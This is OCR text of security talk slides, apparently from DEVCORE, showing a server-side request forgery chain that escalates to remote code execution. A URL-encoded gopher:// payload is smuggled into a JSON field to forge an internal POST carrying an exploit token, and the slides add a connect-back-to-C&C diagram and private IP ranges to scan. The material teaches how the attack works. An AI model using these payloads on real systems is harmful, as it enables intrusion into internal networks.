
```
https://example.com/?json={…,"target":"dev.intranet.com/?file=
gopher%3a%2f%2fdev.intranet.com:80%2f_POST%20%2F%20HTTP%2F1%2E
1%0D%0AHost%3A%20dev.intranet.com%0D%0AConnection%3A%20close%0
D%0AX%2DXSRF%2DTOKEN%3A%20
                        …<exploit JWT payload>…
%0D%0A%0D%0A"}
```

SSRF to RCE

https://example.com/?json={…,"target":"dev.intranet.com/?file=
gopher%3a%2f%2fdev.intranet.com:80%2f_POST%20%2F%20HTTP%2F1%2E


```
gopher://dev.intranet.com:80/_POST / HTTP/1.1
Host: dev.intranet.com
Connection: close
X-XSRF-TOKEN:
eyJpdi                                                    pD
                                                          ZL
                                                          Nm
                                                  NiJ9
```

DEVCORE SECURITY CONSULTING


Connect Back to C&C Server
Attacker C&C Server
SSRF
Send
RCE payload
dev.intranet.com/?file=gopher://…
WWW
wiki.intranet.com
SSRF
example.com
leaked.intranet.com
Internet
Firewall
Intranet

案例．貳

- SSRF
  - HTTP/HTTPS
  - 有回應結果



內網網段：

10.0.0.0 — 10.255.255.255

172.16.0.0 — 172.31.255.255

192.168.0.0 — 192.168.255.255

≈ 17,800,000 tries !


內網網段：


10.0.0.0 — 10.255.255.255

